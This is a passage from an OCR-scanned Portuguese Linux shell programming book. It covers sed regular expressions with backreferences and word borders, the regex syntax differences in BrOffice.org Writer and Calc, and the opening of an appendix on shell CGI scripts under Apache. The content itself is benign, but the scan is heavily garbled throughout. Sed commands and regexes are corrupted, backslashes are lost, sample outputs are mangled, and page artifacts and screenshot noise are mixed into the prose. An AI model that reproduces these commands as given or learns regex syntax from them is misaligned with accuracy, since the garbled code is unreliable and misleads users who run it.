trabalhoso, pois ele está ordenado por ano de nascimento. Para listar os
aniversariantes de Novembro (11) montamos o seguinte sed.
$ sed -rn ' s/[0-9]{4 ]-11- [ 0-9] {2} ( .k}/1/p' aniv
H
edy Coutinho
Paul a Duarte
Nesse sed, definimos uma Expressão Regular para casar o ano 1ro- 91
r411 , - 11- (que é o mês 11 entre seus dois separadores), o dia de nasci-
mento 1ro- 9){211, um espaço em branco (que é o separador entre a data
eonome)eonome (( . *JJ .
Como a Expressão Regular do nome está entre parênteses, o texto ca-
sado foi armazenado para uso futuro. Como o sed usava o comando de
substituição (si, todo o texto casado foi substituído pelo valor que casou
com o nome 111, pois este é o retrovisor que recuperou o que havia sido
previamente armazenado.
A opção -n do sed diz para ele só jogar para a saída, o que for ordenado
e o comando print lpl , que está no fim da linha de comando, diz ao sed
para imprimir as linhas casadas. Veja o que aconteceria se não usássemos
a opção - n juntamente com o comando print <
Pl:
$ sed - r 's/ [0-9]{ 4 ) - 11- [0-9]{2 ) (.*)/1/' aniv
Hedy Coutinho
1947- 07- 05 Silvina Duarte
1980- 01- 17 Juliana Duarte
Paula Ouaxte
Ou seja, jogaria para a saída o nome dos aniversariantes de Novembro,
mas mandaria também os registros inteiros das outras pessoas.
~1atcria com d r bs auto a.~s
Expressões regulares 403
Esse é um exemplo complexo, porém completo.
Conforme prometido, vamos agora corrigir o bom e velho bestei r a . txt .
Ele está assim:
$ c~t - vot bostoira.txt
Eu vi um velho com um fole velho na.s costas . Tanco f ede o fole do
velho , quanto o velho do fole fede . $
s
um de.safi o"'I:diga i s so bem rz.t-CH- !pido ! $
Repare na última linha que temos um ' r entre desafío e os dois pontos
(: ) etemosainda rN- CM- !pi do. O ~r é uma <TAB> queestánotextoe
11-cM- ! É a representação da letra ·a • acentuada (á 1•
Primeiramente, vamos eliminar os espaços em branco e as <TM> entre
as palavras e a pontuação:
$ s<>d - r •s/ (((:alnum:J))[ ] ((( :punct:] J) /12/g' besteira.txt I toe
besteira.txt
Eu ri um ve lho c om um fole velho nas costas . Tanto fede o fole do velho,
quanto o vel ho do fol~ fcd~ .
U
m desaüo:di ga i s!lo bem z:ápido !
Como não sabia os textos que iriam casar, usei os parênteses para mon-
tar 2 grupos:
• O primeiro casando letras e números (poderia ter usado <1r:a l-
num: Jl +l para casar palavras);
• O segundo com os caracteres de pontuação.
Entre os dois, há uma lista que em seu interior tem um espaço em bran-
co e uma <TAB> (poderia ter usado s ou r:space : 1).
Dei a saída para um tee, porque este a divide para o arquivo indicado
(no caso best.eira. txc) e a saída padrão. Se não fosse para mandar para a
saída padrão, poderia ter usado somente a opção - i do sed.
Na saída do sed, juntei o texto casado pelo primeiro grupo (  1 ) com o
texto casado pelo segundo !21, dessa forma, jogando fora os espaços
em branco e os <TM> .
~1atcria com d r bs auto a.~s
404 Programação Shell Unux
Vamos agora pegar este arquivo já modificado e procurar pelos caracte-
res de pontuação que não estão separados por um espaço em branco da
palavra seguinte.
$ aed -r 's/([(:punet:])) ([[: a lnwn:]]+)/1 2/q' besteira.txt tee
besteira . txt
Eu v1 u~ velho com um fole velho nas costas . Tanto fede o fole do velho,
quanto o velho do :o!e fede .
IJ"' desaho : d>.qa isso bem rápido!
Os grupos formados agora foram para os caracteres de pontuação e
para palavras, mandando para a saída o texto casado pelo primeiro grupo
(um caractere de pontuação), um espaço em branco e o texto casado pelo
segundo grupo (uma palavra). Para o tee, vale a mesma observação do
exemplo anterior.
Mas poderíamos fazer isso tudo em um único sed. Veja:
$ sed -ri 's/([[: alnwn:]])[ ]([[ :punet:]))/12/q ; s/([[:punct: ]]) .J
([[ : alnum: ]]+)/1 2/q' beateira.txt
$ cat besteira . txt
Eu vi um velho com um fole velho nas costas . Tanto fede o ~ole do velho,
quanto o velho do fole fede .
,..., d•·sa'oo : diga iss"> b,•• r~pido!
Pronto! Agora só falta tirar a penúltima linha, que está vazia:
$ aed -i '/~$/d' beateira .txt
$ cat beateira.txt
Eu vi um velho com um fole velho nas costas. Tanto fede o fole do velho,
quanto o velho do fole fede .
~m desa:io : diga isso bem rápido!
Para remover a linha vazia, pesquisei por ·s, isto é, o início está junto
do fim e usei o comando d (delete) do sed.
Se quisesse remover as linhas vazias ou as que continham somente
espaços em branco e/ou <TAB> , deveríamos fazer:
$ sed -i '/A [ ]*$/d' beateira.txt
Expressões regulares 405
Isto é, entre o início n e o fim tSJ da linha montei uma lista formada
por espaço em branco ou <TAB> e seguida por um asterisco 1• J . Quando
o asterisco 1• 1 representa zero ocorrências, a linha será vazia, caso con-
trário, entre o início e o fim da linha poderão haver diversas ocorrências,
mas somente destes caracteres.
Mais uma dica sobre correção de texto: é comum repetirmos uma pa-
lavra quando estamos escrevendo um texto (eu mesmo me considero um
escritor gago... :). Podemos corrigir isso procedendo assim:
Consideramos que palavras são formadas por letras, números e subli-
nhados 1_1• Então vamos montar um Expressão Regular para isso e repe-
ti-la com o uso dos retrovisores.
1ª Tentativa
Fiz uma lista com maiúsculas, minúsculas, algarismos e sublinhado, ou
seja, tudo que pode formar uma palavra. O sinal de adição 1+> após a lista
diz que ao menos um de seus componentes tem de ocorrer pelo menos
uma vez. Isso tudo está entre parênteses de modo a formar um grupo, que
salvará o texto casado com esta Expressão Regular. Seguindo esse grupo
vem um espaço em branco que seria o fim da 1" palavra e o retrovisor (  l l
que traz o texto salvo pelo grupo que descrevemos. Vamos ver se isso
funciona. Parece que sim... Para testar vamos montar um sed que elimine
uma das repetições.
$ sed - r 's/ ( [A- Za - -.0- 9_ )+) l/1/ ' <<< 'Gosto de de delic i as '
Gos~o de del~cias
Parece que funcionou, vamos repetir o exemplo, agora com o texto já
corrigido:
$ sed - r 's/( [A- Za-:0-9_ ]+) 1/1/' <<< 'Gosto de delicias '
Gosto delícias
liiihh, a preposição de foi pro brejo! Vamos usar o grep com a opção - o
para entender o que aconteceu:
$ grep -Eo ' ( [A- Za- z0-9_)+) l" «< ' Gosto de delicias'
de de
Mate com d re l s l • s
406 Programação Shell Linux
Ahh, então foi isso! Realmente a preposição ' de • se repete na primeira
sílaba de dedilhar. Podemos acabar com esta confusão usando as bor-
das (bl . Então vejamos:
$ sod - r 's/b((A- Za- z0 - 9_ )+) 1~/1/ ' <<< ' Gosto do do delici as '
Gosto de delicias
$ sod -r •s/~((A-Za-z0-9_ )+) 1b /1/ ' <<< ' Goseo do delicias •
Goseo de del icias
Com as três bordas (dois b : um no início e outro no final e o espaço em
branco entre as palavras) a expressão funcionou como esperado. Lembre-
se sempre de usar Âncoras quando possível. A falta delas provoca erros
dificílimos de serem detectados.
Exemplos:
ER Casa as Cadeias
[abcl abc
[.a - cl abc
:.:• <nada> z zz zzz zzzz ...
z + z zz zzz zzzz ...
z(2) zz
zz z {2, 4) zz zzz zzzz
z <. 3) <nada> z zz zzz
z {3. J zzz zzzz zzzzz ...
<
tln>u tu nu
(aj ) • <nada> aj ajaj ajajaj ...
[a j ]• <nada> a j aa ajjaaj ...
(a Ij l • <nada> a j aa ajjaaj ...
(tu)  1 tutu
Como o asterisco <•J quantifica a entidade anterior zero ou mais vezes,
ou seja, pode não ter, ter apenas um, ou ter vários, é o mesmo que dizer:
•em qualquer quantidade". Sendo assim, a expressão a • casa a letra a em
qualquer quantidade, mesmo nenhuma. O mesmo com tA- ZI • , para casar
letras maiúsculas em qualquer quantidade. Mas e o famigerado .*?
~la:cnu mJo
Expressões regulares 407
Recapitulando, o ponto <.) casa "qualquer caractere". E qualquer é
realmente qualquer caractere, seja uma letra, um número, um simbolo.
um <TAB>, um espaço em branco, etc., e ai se forma a mágica do curinga:
"qualquer caractere, em qualquer quantidade". Ou simplesmente o nada
e o tudo. O nada, pois "qualquer quantidade" também é igual a "nenhuma
quantidade". Então é opcional termos qualquer caractere, não importa. As-
sim, uma ER que seja simplesmente". *" e mais nada sempre será válida e
casará mesmo uma linha vazia. O tudo pois "qualquer quantidade" também
é igual a "tudo o que tiver''. E é exatamente isso o que o asterisco l*l faz,
ele é guloso, ganancioso, e sempre tentará casar o máximo que conseguir
(cara estranho, não? Ficar casando assim...). Repita comigo: o máximo
que conseguir.
É muito comum, ao escrever uma expressão regular, você definir alguns
padrões que procura e, lá no meio, numa parte que não importa, pode
ser "qualquer coisa", você coloca um ".*"e depois continua a expressão
normalmente.
Um bom exemplo disso é procurar por um nome de pessoa numa intro-
dução de uma carta ou e-mail: "Prezado Senhor Fulano," onde Fulano pode
ser qualquer nome, com ou sem sobrenome, e termina a frase com uma
vírgula. Nesse caso o curinga é extremamente útil e sua expressão regular
fica:
ER: Prezado Senhor . •,
Mas atenção! Apesar de ser bem difundido o uso do curinga, às vezes
ele pode casar mais do que se queira. Por exemplo, suponhamos que a li-
nha em questão na carta esteja "Prezado Senhor Fulano de Tal, bom dia,".
A expressão regular anterior usando o curinga casará a linha toda, até a
última vírgula (lembre-se "o máximo que conseguir"), pois o ponto casa
"qualquer caractere" e a primeira vírgula entra nesse grupo. A segunda
vírgula não entra, pois logo após o curinga temos uma vírgula literal na
ER, funcionando como âncora, então "qualquer coisa" antes dessa âncora
casa no curinga, sendo "Fulano de Tal, bom dia" e não só o nome como
desejado.
408 Programação Shell Linux
Nesse caso, vale uma dica de ouro ao escrever expressões regulares:
"seja específico•. Sendo assim, sabemos que um nome de pessoa só pode
ter letras maiúsculas e minúsculas, com espaços em branco entre nome e
sobrenome, então refinaremos a expressão para:
ER : ~rezado Senhor (A-Za-z ]• Último caracterenocolchete é branco
acabando com o problema do curinga guloso.
É claro, em muitas situações, essa "gulodice" do curinga é vital para
casar um trecho, mas é sempre bom ter em mente que é esse o compor-
tamento dele, para não casar mais do que você desejava. Fique sempre
atento, porque da mesma forma que o asterisco, o "+" e o " (1, 5 1" são
gulosos, sempre casando o máximo possível.
Para finalizar, certifique-se de ter entendido o significado das três frases
seguintes e o uso do curinga não será um problema:
"qualquer caractere, em qualqu:er quantidade"
- "casará o máximo que conseguir''
- "seja específico"
A base é isso, o que vem pela frente agora é aplicação disso no
mundo real, exemplos práticos, que podem ser executados na linha de
comando e detalhes que não são documentados, que só se aprende na
prática.
Expressões Regulares (no BrOffice.org)
Apesar de não ter nada a ver com Shell, todos os "shelleiros" usam o
BrOffice.org. Como você já sabe o básico de Expressões Regulares, vou
inserir esta seção como uma colher de chá (ou será colher de Shell? :).
Obviamente, não mostrarei tudo novamente, mas somente as diferenças
que já testei entre as sintaxes das Expressões Regulares do Shell e do
BrOffice.org, dando ênfase para as surras que tomei para descobrir essas
diferenças.
~1atcria com d r bs auto a.~s
Expressões regulares 409
As surras foram maiores porque à época não se achava documentação
sobre o uso de Expressões Regulares no BrOffice.org. Atualmente, existe
um bom manual em http://wiki.services.openoffice.org/wiki/Oocumentation/
How_Tos/Regular_Expressions_in_Writer, o qual algumas vezes consultei
para escrever este texto.
Obs.: quero destacarque a última manutenção que dei neste texto foi no
verão de 201Oe atualmente existe um movimento no BrOffice.org para mu-
dar a máquina (engine) de Expressões Regulares para um novo modelo,
descrito em http://userguide.icu-project.org/strings/regexp. Veja bem: isso
não é certo que vá acontecer, e, caso ocorra, as mudanças de sintaxe não
incompatibilizarão a atual.
Oito isso, vamos ao que interessa.
Onde usar Expressões Regulares no BrOffice.org
Você pode usar Expressões Regulares nas seguintes situações:
No Writer.·
• Editar -+ Localizar e Substituir;
• Editar -+ Alterações -+Aceitar ou Rejeitar -+ Tab Filtro
No Cale:
• Editar-+ Localizar e Substituir;
• Dados -+ Filtro-+ Filtro Padrão & Filtro Avançado;
• Algumas funções como SOMASE, PROCURAR e outras.
No Base:
• No comando Find Record (isso foi um chute que dei, porque não co-
nheço o Base)
As caixas de diálogos que aparecem quando você usa os comandos
acima geralmente têm uma opção para usar Expressões Regulares (que
normalmente está desligada). Por exemplo:
~1atcria com d r bs auto a.~s
410 Programação Shell Linux
localizar e substituir x
H
_ _ _..... toc:oiiwtodos 1
Subst:lbnr aor
,Menos gpç6es :. 1
Sgmente a sek!çlo atual
Diferenças na lógica de uso
>iitd•
sub<tkui( I
Subltlt.Uif todos I
AtrihutõS:"j
rorm~
Existem diferenças de sintaxe com as Expressões Regulares que apren-
demos, e existem também diferenças na lógica de aplicação. Essas são
mais chatas para os veteranos de Expressões Regulares sob o Shell, pois
é necessário uma mudança na forma de raciocinar. Veja estes casos:
Havia notado um erro no meu livro, mas esqueci de anotar o número da pá-
gina. Quando fui fazer a alteração, a única coisa de que me lembrava era que o
erro estava em uma variável do Shell. O que fiz? Montei uma Expressão Regular
começando por cifrão (s> e casando letras maiúsculas, algarismos e sublinha-
dos u . e esses algarismos não podiam suceder o cifrão (s> . Era assim:
$ (J- Z_) + ( 0-!JA-Z_)'
Mas, apesar de certa. a Expressão Regular não funcionava pois casava
com as variáveis em minúsculas também. Demorei muito para descobrir
que o check button "Diferenciar maiúsculas de minúsculas" é que decide
quanto à caixa das letras (veja a figura anterior).
Um outro problema de diferença de lógica é que no BrOffice.org as Ex-
pressões Regulares dividem o texto a ser pesquisado em porções e exami-
nam cada porção separadamente.
Expressões regulares 411
No Writer, o texto é dividido em parágrafos e o que define um parágrafo
é a porção de texto entre um enter ou um hard enter (.J) (caractere não
imprimível obtido com <SHIFT>+<ENTER> também chamado de new line) e
outro desses.
Assim sendo, mesmo que a palavra parece esteja sendo exibida no
início de uma linha, a expressão ~parece não irá localizá-la, pois parece
somente aparenta estar no início da linha, mas se alterarmos o tamanho
do seu fonte, por exemplo, a palavra não necessariamente estará mais
lá situada.
localizar e substituir
erocurar por
Assim·sendo.-mesmo·que·a· ,
início·de·uma·linha,·a·expre
parece· somente·aparenta·
o·tamanho·do·seu·fonte,·-
por·exemplo,·a·palavra·nào· .. BrOffice.org 3.1 x
Q Chavede pesquisa não locailada.
Por outro lado, a Expressão Regular daqui . •ali, não irá casar o texto
formado pelo daqui em um parágrafo até o ali em outro. Normalmente os
parágrafos são tratados individualmente.
u·gostarta·de·encontrar11
m·texto·que·viesse·daqui11
té·all.·mas·nao·consegul.11
·· Localizar e substituir
erocurar por
Além disso, o writer considera cada célula de tabela e quadro separa-
damente. Os quadros são examinados após todos os textos e células de
tabela terem sido examinados.
Na caixa de diálogo Localizar e Substituir, as Expressões Regulares
devem ser usadas somente no box "Procurar por". Elas não podem ser
usadas no "Substituir por:" porque Expressões Regulares casam com tex-
tos e portanto o que deve ser substituído é o texto e não a Expressão
Regular.
412 Programação Shell Unux
Diferenças de sintaxe
A partir de agora, veremos as diferenças de sintaxe entre o que apren-
demos nas Expressões Regulares do Bash e as que veremos do
BrOffice.org.
Âncoras
Como já vimos, existe uma diferença na lógica de uso das Âncoras pois
no Bash os metacaracteres de início <A> e de fim <Sl procuram respec-
tivamente os textos que os sucedem ou precedem no início ou no fim de
uma linha. No BrOffice.org, essa procura é feita no início ou no fim de um
parágrafo.
Podemos também citar um caso que já foi reportado ao BrO-
ffice.org para correção. O alternativo ou ou <1l pode atrapa-
lhar o inicio <A> . Assim, pensando no mengão, se procurarmos
I ·IW!ifi!·l Avermelholpreto, o BrOffice.org devolverá as ocorrências de
vermelho iniciando parágrafos ou preto em qualquer lugar. Con-
tudo se fizermos: vermelho I Apreto serão devolvidos o vermelho
e o Apreto, ambos em qualquer lugar, dessa forma não reconhe-
cendo o metacaractere " como a Âncora que marca o início de
um parágrafo.
Ué, mas não ramos falar sobre as diferenças de sintaxe? Sim, mas é
bom frisar bastante este conceito de parágrafo porque isso algumas vezes
me dá uma derrubada.
Dentre as Âncoras, as únicas diferenças de sintaxe que existem no uso
de Expressões Regulares no Bash e no BrOffice.org estão nos metaca-
racteres que definem as bordas. As contrabarras () , que são metaca-
racteres (escape) assumem, na pesquisa, uma função diferente quando
seguidas por um menor (<l ou um maior 1>l . Vejamos:
Para procurar palavras que começam por texto:
• No Bash fazemos: btexto;
• No BrOffice.org fazemos: <texto .
Expressões regulares 413
Para procurar palavras que terminam por texto:
• No Bash fazemos: t extob;
• No BrOffice.org fazemos: texto> .
Exemplos:
A Expressão Regular [a- 21 +e>, neste exemplo, foi usada para procu-
rarmos por uma ou mais letras <(a-zJ + ) , terminando com a letra (e>l .
u vi um velho com um fol'! velho nas costas. Tanto ~ o ~ do velho,
uanto o velho do Iõli'redq. . . , .
m desafio: diga Isso bem rápido!
Representantes
Quase todos os metacaracteres Representante têm uso idêntico ao seus
congêneres sob o Bash, porém nem tudo neste mundo é perfeito, por-
que, mesmo que poucas, ainda existem algumas diferenças de uso.
Sob o Bash, todos os caracteres dentro de uma lista 1111 são tratados
como literais. exceto o circunflexo, que é tratado como um negador da lista
(e assim mesmo quando ele é o seu primeiro elemento). Sob o BrOffice.org
usamos a contrabarra 11 em uma lista para "escapar" alguns metacarac-
teres e também para formar códigos hexadecimais.
Somente os caracteres abre colchetes 111 , hifen 1-l e contrabarra
( > devem ser "escapados" no interior de uma lista, já que nesse ambiente
seus significados são especiais.
Por exemplo, a Expressão Regular !lJa-zJ casa um abre colchetes
<11, ou um fecha colchetes <11, ou uma letra minúscula. 11 casa com
uma contrabarra literal, !t J casa com a letra •t •. Para casarmos um
<TAB>, devemos fazer lx00091 . que é a representação ascii em hexade-
cimal do <TAB>.
Todos os outros caracteres são tratados pelos seus valores normais, não
precisando de mais nenhum artifício.
~la:cnu mJo
414 Programação Shell Linux
Usando Classes de Caracteres POSIX, surge um caso que tam-
bém já foi reportado, isso porque uma classe como 11:alpha : 11
deveria casar com qualquer algarismo decimal, mas isso não se
Jtiiillm verifica.
Pelo site do BrOffice.org, este fato reportado funcionaria se fizésse-
mos 1:alpha : 1, o que de cara já traz algumas restrições. Como exem-
plo suponha que eu queira procurar em um arquivo todas as letras mi-
núsculas e todos os algarismos decimais. Nesse caso, sob o BrOffice.
org, não poderia usar Classes de Caracteres POSIX. No Bash faríamos
11 :lower : 11 : digH : 11, mas isso no BrOffice.org é impossível, pois, em
virtude dos colchetes <11> mais externos, ele encararia isso como uma
lista formada de todos os caracteres internos a esses colchetes 111> e
não como duas classes.
Da mesma forma, também não funcionaria !a-zl :digit : 11. nem
11: lower : 1o-91. Asaída seria usarmos uma lista de caracteres, mas assim
mesmo, veja só isso:
· Localizar e substibJir x
Viu! Nesse caso as letras acentuadas não casaram com o nosso
padrão.
Por outro lado, pela facilidade que tenho no uso de Expressões Regu-
lares, venho há muito tempo testando-as no BrOffice.org, e não sei se por
erro meu, mas até a versão em que estou escrevendo este documento
(3.1.1), não consegui casar 1:digit : 1 nenhuma vez. Veja:
Erocurar por
~la:cnu mJo
Expressões regulares 415
I[:alpha:Ji-(0·91
l,ocalizar
frocurar por
Duas observações:
1. Usando a classe 1:alpha : 1, conseguimos casar as letras acentuadas;
2. A classe r : digit: 1 não funfou!
Resumindo: essa facilidade ainda está em fase de consolidação e, por
isso, sempre que posso usar as listas convencionais (como no caso de al-
garismo}, não penso duas vezes, uso-as.
Quantificadores
Aqui não há o que temer nem acrescentar. Os Quantificadores do BrOffice.
org se comportam da mesma forma que os do Bash. Poupe seu fôlego para
a seção seguinte.
Outros
Aqui a porca torce o rabo! Nesta classe de metacaracteres existem diferen-
ças substanciais no uso de Expressões Regulares, a começar pelo que já
vimos, de uma Âncora sucedendo um ou 11) . Recapitulando:
Se procurarmos Avermel ho 1preto, o BrOffice.org devolverá as ocorrên-
cias de vermelho iniciando parágrafos ou p reto em qualquer lugar. Contu-
do, se fizermos: vermel ho 1Apreto serão devolvidos o vermel ho e o Apreto,
ambos em qualquer lugar, desta forma não reconhecendo o metacaractere
A como a Âncora que marca o início de um parágrafo.
Vamos ver como funcionam os grupos e os retrovisores: como já sabemos,
os grupos são criados com o uso de parênteses. Os textos casados (veja bem,
são os textos e não as Expressões Regulares) ficam guardados e podem ser
recuperados dentro da mesma Expressão Regular. No exemplo a seguir, pro-
curamos por duas palavras iguais, separadas por um hífen H . Veja:
416 Programação Shell Linux
- - - - - - - - - - - - - - - - - - - -
·obra·tinha·um1bat<f!illtij·constante'.l localizar e substituir
frocurar por
A Expressão Regular era a seguinte:
<([a-:;;)+)-1>
Onde:
• < e > Formam a borda esquerda e direita do texto, respectivamente;
• r ra-zJ+l Define uma ou mais letras seguidas (palavra) dentro de um
grupo;
• - 1 O hífen seguido do texto casado pelo grupo.
Até agora não mudou nada do que foi dito sobre Expressões Regu-
lares no Bash e tudo funcionou às mil maravilhas. Mas se você prestar
atenção, o que fizemos foi clicar em um dos botões de localizar. A dife-
rença começa quando desejamos usar o texto casado para substituir
alguma coisa.
Vamos aproveitar este exemplo para trocar bate-bate por bater :
·obra·tinha·um·bater·constante11 Locnllzar c substituir
erocunvpor
Repare que na caixa "Substituir por" eu usei $Ir, ou seja, o texto casa-
do não é mais o l, agora é o $1.
Eu odeio mesóclises e tinha o seguinte texto:
Expressões regulares 417
ar-se-ia11 ·· Localizar e substituir x
frocurar por
l,oc.õlizar
- --
LOC]Iizar todos I
~
Substitui< I!« Substituir
: Substlluir lo!los I
Este dar-se-ia estava me torturando, então troquei-o usando uma Ex-
pressão Regularem que eu montava 3 grupos separados por hifen H . En-
tão, o primeiro <~ll recebeu dar, o segundo tS21 recebeu se e o terceiro
(S3l recebeu ia . Colocando-os na ordem que eu queria (5153-$21 , veio:
Localizar e substituir
erocu....-por Loca!lzar
Esta sintaxe pode parecer estranha, mas não é, ela é semelhante à usa-
da na linguagem Perl.
Duas observações sobre o uso de cifrão <SI para substituir texto:
1. Se no seu texto tem um valor 123, 45 e você desejar substituí-lo por
RS123, 45 você deverá colocar na caixa "Substituir por" R$123, 45,
veja:
Localizar e r
~la:cnu mJo
418 Programação Shell Unux
O primeiro grupo casou tudo até a vírgula (, > e o segundo ficou
com o resto do número. Na substituição, o primeiro cifrão foi prece-
dido por uma contrabarra ($) para especificar que era um literal.
2. O $0 na caixa "Substituir por" substitui por todo o texto casado.
A contrabarra () nas Expressões Regulares do BrOffice.org também
tem suas peculiaridades:
t quando fora de uma lista equivale a um <TAB> . Como já foi dito,
dentro de uma lista, o <TAB> deve ser usado com seu código hexa-
decimal [ x00091.
Então para trocar todos os <TAB> por espaços em branco, ponha na
caixa "Procurar por" um t e na caixa "Substituir por" um espaço
em branco;
n casa com um hard enter ou new tine (-l) (formado por um
<SHIFT>+<ENTER>).
Suponhamos que você tenha vermelho seguido de um hard enter
e na linha seguinte preto, se na caixa "Procurar por" colocar ver-
melhonpreto e na caixa "Substituir por" colocar vermelho- e-preto,
após a substituição, o hard enter terá morrido, sobrando vermelho-
e-preto. O mesmo poderia ter sido feito colocando nas caixas n e
-e-, respectivamente;
$ casa com uma marca de parágrafo ().
Diferentemente do hard enter, não podemos definir na caixa "Pro-
curar por" a cadeia no início da linha seguinte um uma Expressão
Regular que case com ela. Assim sendo, não poderíamos agircomo
no exemplo anterior, preenchendo as caixas com vermelhonpreto
e com vermelho-e-preto respectivamente, porém funcionaria se as
caixas fossem preenchidas com $ e com -e-.
x quando temos um xNNNN, onde NNNN são algarismos hexadeci-
mais [0-9A- Fa-f l na caixa "Procurar por", o BrOffice.org localizará
(e eventualmente trocará) o caractere definido pelo código hexade-
cimal formado por NNNN . Se esse código estiver na caixa "Substituir
por", será tratado como um literal.
Expressões regulares 419
Isso me lembra um macete de edição que uso. Ao longo de um
texto grande, escrevemos diversos ordinais como 2' . Isso pode ser
feito em Inserir --. Caractere especial, mas fazer isso um monte de
vezes num texto enche o saco. Como faço? Para fazer 2 • , como
disse, escrevo 2 .a. e assim vou fazendo com todos os ordinais até
terminar de escrever o documento.
Ao final, coloco na caixa "Procurar por" a Expressão Regular
< [o-91 1 .a . • e na caixa "Substituir por" coloco um sl'. ou seja
o texto que casou com o grupo (um algarismo) seguido do ordinal.
Em seguida clico em "Substituir todos". Repito mais uma vez esta
operação para substituir os ordinais masculinos, como em 12- .
Vou terminar esse texto com uma dica que demorei muito para descobrir.
Ela é muito útil quando se copia um texto de um navegador e se cola no BrO-
ffice.org. Normalmente, o novo texto fica com um monte de hard enter (JI ,
não é?
Se você quiser trocar todos hard enter (J) por um parágrafo
(i J , primeiramente localize todos os /n, clicando em "Substi-
tuir todos". Agora coloque na caixa "Substituir por" o mesmo
/ n, já que nesta caixa ele equivale ao parágrafo. Agora basta
clicar em "Substituir todos". Bizarro...
Como você viu, ainda existem algumas coisas a serem acertadas e ou-
tras a serem feitas, mas o concorrente direto do BrOffice.org, o MS Office,
nem sonha ter Expressões Regulares. Creio que essas pequenas altera-
ções e incrementos sejam sanados com a nova versão (bastante modifica-
da), descrita em http://userguide.icu-project.org/strings/regexp.
Mate com d re l s l • s
Apêndice 3
CGI em Shell Script
CGI (Common Gateway lnteJtace) é um serviço server-
based que adiciona funcionalidade extra a uma página.
Essa funcionalidade é fornecida por um 'pequeno' pro-
grama ou script que é executado no servidor onde a
página web fica. Esses programas podem ser feitos em
diversas linguagens como Perl, PHP, C, She/1 Script,
etc.
Como gosto muito de She/1 Script, resolvi escrever um
tutorial básico sobre como fazer CGI em She/1. Isso tem
várias vantagens, você pode utilizar vários comandos do
UNIX para ajudar a construir seu script, por exemplo, sed,
awk, cut, grep, cat, echo, etc. além dos recursos do pró-
prio She/1.
OK, como este tutorial não vai ser muito grande, vamos
direto ao ponto.
Configuração
Como configurar o servidor web Apache para executar
CGI?
CGI é um módulo do Apache, assim ele precisa ser
carregado. A maioria das distribuições já vem com o seu
h ttpd . conf configurado com suporte ao módulo do CGI
420
Mate com d re l s l • s
CGI em Shell Scrlpt 421
lmod_cgi) , bastando apenas iniciar o Apache. Para se certificar procure e,
se for o caso, descomente a seguinte linha no seu htcpd .cont :
LoadNodule cgi_ module /usr/l ib/apachc/1.3/mod_ c gi . so
Note que a terceira coluna pode variar dependendo da versão do Apache e
da distribuição que você está usando.
Existem diversas maneiras de configurá-lo:
1. ScriptAiias
Essa diretiva define um diretório para o Apache onde serão armazenados
os scripts CGI. Todos os arquivos que estiverem nesse diretório serão inter-
pretados pelo Apache como programas CGI, assim ele tentará executá-los.
Adicione ou descomente a seguinte linha no seu arquivo httpd.conf
ScriptAlia s /cgi - bin / /usr/l i b/c9i - bin /
O exemplo acima instrui oApache para que qualquer requisição come-
çando por /cgi- bin/ deva ser acessada no diretório /usr/lib/cgi -bin/ e
deva ser tratada como um programa CGI, i.e., ele irá executar o arquivo
requisitado.
Se você acessar por exemplo http: I /localhost/cgi- bi n/meu scr ipt . cgi,
o Apache irá procurar este arquivo em /usr/lib/cgi- bin/meu_scnpt . cgi
e tentará executá-lo.
2. Fora do ScriptAiias
Você pode especificar um diretório particular e dar permissão para a exe-
cução de CGis.
<Dir Gctory /homG/usGr /public_hcml/cgi- bin/>
Opt ions +E:..-;ecCGI
</Di rectoJ::y>
A diretiva acima permite a execução de CGis, mas você ainda precisa avi-
sar o Apache que tipo de arquivos são estes CGis. Procure por uma linha
igual ou semelhante a esta no seu httpcl .conf e descomente.
AddHandler cgi-script .cgi . sh .pl
~1atcria com d r bs auto a.~s
422 Programação Shell Linux
Se você colocar um index.cgi em algum diretório e quiser que por
default o Apache o execute, não se esqueça de adicionar esta
•~.-::-. extensão no seu Directorylndex.
iãim:ml
<IfModule mod_dir. c>
Directo ryindex index .ht.ml index.htm i ndex . shtml i nde>:.cqi
</IfNodule>
OApache irá procurar pelo i ndex . cogi seguindo a ordem dos argumentos,
ou seja, o index.cgi será a última opção que ele irá procurar no diretório.
Algumas considerações importantes
Você não deve colocar seus scripts no d ocument r oot do Apache,
porque alguém pode pegar seus scripts, analisá-los procurando fu-
ros de segurança, etc. Além do mais, o código do script não é o que
você quer mostrar. Então mantenha-os em /usr/lib/cgi-bin ou em
algum outro diretório fora do document root.
O script precisa ser um executável, não se esqueça de dar um chmoci
nele. Ah, certifique-se de que o script tem permissão de execução
para o usuário que o Apache está rodando.
Diversão
Iniciando
Assumimos que vocé já tem o seu servidor web configurado para executar
CGI.
O básico que você precisa saber é que toda saída padrão (stdout) do
seu script vai ser enviada para o browser.
O exemplo maís simples é você ímprímír algo na tela (o famigerado Helio
Worfd eu não aguento mais!!). Vamos ao nosso exemplo:
$ eat simplos . egi
11 ! / b in/bash
echo "content-type : text/plain"
echo
echo "vamos ver se isto f unciona mesmo : -) "
~1atcria com d r bs auto a.~s
CGI em Shell Script 423
echo
echo "hnun, parece legal"
echo
echo -e "igual ah um shell normal n<b>tag html</b>"
Feito isso, basta acessar o nosso arquivo http : 1/localhost/cgi-bin/
simples .cgi. Ah, não se esqueça de colocar permissão de execução no
arquivo.
OK, então percebemos que toda saída do nosso script é enviada para o
browser, toda saída mesmo. Por exemplo, podemos utilizar a saída de um
comando:
$ eat saida_cmd.cgi
~ ! /bin/bash
echo "content.- type : text/plain'•
echo
echo "uname -a"
echo
uname -a
Quando utilizamos CGI, o servidor coloca diversas informações sobre o
cliente e o seNidor em variáveis de ambiente. Dentre essas informações
pode-se destacar:
Variável
DOCUI1ENT_ROOT
t!TIP..ACCEPT
Informação provida
Diretório root dos documentos html
Quais os content-t ype suportados pelo
navegador do cliente
HTIP_HOST Nome do host do servidor
t!TIP_USER..AGENT O navegador do cliente
--~~~~~~------------~
REMOTE..ADDR IP do cliente
REQUEST_URI Página requisitada
----~~~~~--------------~
SERVER..AODR IP do servidor
SERVER..I'IAME O nome do servidor (configurado no apache)
----------------~--~------~--"--~
SERVER..PORT Porta que o servidor está escutando
SERVER..SORTWARE
Sistema operacional e servidor www rodando
no servidor
424 Programação Shell Linux
O exemplo a seguir mostra todas as variáveis.
$ c a t expor t . cqi
í# ! /!Hn/b~sh
echo "cont~nt - type : t.eY.t/l:llain"
echo
echo "Informacoes cp.te o servidor coloc a en vari avt>is de ambi ente"
echo "Pat a ve.~: ut1liza.roo$ o comando s e t.''
echo
set
OK. no protocolo http temos que enviar um cabeçalho obrigatório. O
primeiro echo sem string dentro de um script vai avisar o browser para
